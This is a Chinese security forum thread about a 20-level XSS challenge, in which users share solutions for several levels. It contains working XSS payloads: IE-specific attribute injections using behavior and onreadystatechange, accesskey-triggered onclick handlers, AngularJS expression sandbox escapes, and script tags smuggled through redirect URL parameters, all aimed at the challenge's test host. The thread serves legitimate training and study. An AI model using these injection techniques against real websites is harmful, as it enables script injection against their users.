登录

Xss挑战赛公开讨论贴


hades / 2017-08-28 07:11:44 / 浏览数 4068 安全技术 技术讨论 顶(0) 踩(0)

亮出你们的POC~~各种奇技y巧。。

XSS#01. 文件上传 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#02. getallheaders() (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#03. json (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#04. referrer (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#05. 跳转 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#06. 强制下载 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#07. text/plain (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#08. 标签 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#09. plaintext (添加时间:2017-08-16)---->查看源码---->点我看提示
XSS#10. MVM (添加时间:2017-08-16)---->查看源码---->点我看提示
XSS#11. HOST (添加时间:2017-08-17)->查看源码---->点我看提示
XSS#12. preview (添加时间:2017-08-17)---->查看源码---->点我看提示
XSS#13. REQUEST_URI (添加时间:2017-08-17)---->查看源码---->点我看提示
XSS#14. HIDDEN (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#15. Frame Buster (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#16. PHP_SELF (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#17. passive element (添加时间:2017-08-23)---->查看源码---->点我看提示
XSS#18. Graduate (添加时间:2017-08-23)---->查看源码---->点我看提示
XSS#19. Party (添加时间:2017-08-25)---->查看源码---->点我看提示
XSS#20. The End (添加时间:2017-08-25)---->查看源码---->点我看提示
番外篇#01. JQuery (此题属于番外篇，对排名没有影响。 添加时间:2017-08-27)---->查看源码---->点我看提示
点击收藏 | 0 关注 | 0

上一篇：Web安全测试PDF 下一篇：云计算时代哪能没有服务器，阿里云云...

1. 11 条回复



ding13 2017-08-28 07:27:40

来吧，大佬们都谦虚，我先抛砖引玉，来个简单的
14题：http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=122

' style='behavior:url(111)' onreadystatechange='alert(1)'>
给input内加入弹窗事件，onreadystatechange事件可以在IE浏览器下第一次连接这个URL时弹窗，但是需要配合style的behavior属性

0 回复Ta


scriptkid 2017-08-28 07:29:14

放这四题是因为这四题解答率最高吗2333，下面说说自己这四题的解题思路
第4、13思路差不多，我主要是利用IE浏览器不会对Referer、URI进行URL编码，过了这个编码问题其他的就很简单了。
第14题主要是突破hidden属性，我主要是用accesskey实现，比较鸡肋，求师傅们教正确的姿势
第17题，htmlspecialchars默认不对单引号编码，再结合html5sec #145的姿势解决div标签问题
话说做这些题被虐惨了，求各位师傅指教各种高级姿势

0 回复Ta


l3m0n 2017-08-28 07:39:43

楼上的师傅们说的差不多啦，第17题，html5sec
#145的姿势好像自己测试的时候是都需要用户交互一下。倒是发现一些被动元素是可以自动触发的，不过在这个环境里面用不上。

0 回复Ta


hades 2017-08-28 07:49:40

对的， 也许有的朋友还想多尝试尝试，所以我们还是别着急放poc

0 回复Ta


hades 2017-08-28 08:22:53

XSS#14. 用IE访问下边的链接，可在无需用户交互的情况下弹窗

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=%27style=%27behavior:url(?)%27onreadystatechange=%27alert(1)

ref:http://masatokinugawa.l0.cm/2016/04/hidden-input-xss.html

0 回复Ta


wind 2017-08-28 08:27:20

14题：http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=122
我的payload：' accesskey='x' onclick='alert(/1/)
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=122' accesskey='x' onclick='alert(/1/)
触发条件：shift+alt+x触发xss

0 回复Ta


xq17 2017-08-30 08:45:50

17题 通过加上id="xss" 在url后面加上#xss然后通过location.hash使onfocus事件触发

0 回复Ta

xq17 2017-08-30 09:01:04


第十题
1.{{[].push.constructor(%27alert()%27)()}}
2.{{[].pop.constructor(%27alert(1)%27)()}}
这个angular.js调用有点有趣 {{username=3-1}} 这道题坑点应该是限制了长度
还是m师傅比较牛b

0 回复Ta

xq17 2017-08-30 09:01:46

第十题

0 回复Ta



xq17 2017-08-30 09:09:50

第五题。。我想到了2种
都是在火狐下的跳转
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss5.php?url=data:text/html;base64, '><script>alert(1)</script>//
base64解码失败就不跳转了。。。
还有就是利用端口
http://xsstest.eu5.org/xss/xss5.php?url=http://baidu.com:111/'><script>alert(1)</script>
网上说<80不过我测试了11也是ok的

0 回复Ta

hunter 2017-11-02 11:46:18

1

2
3
0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板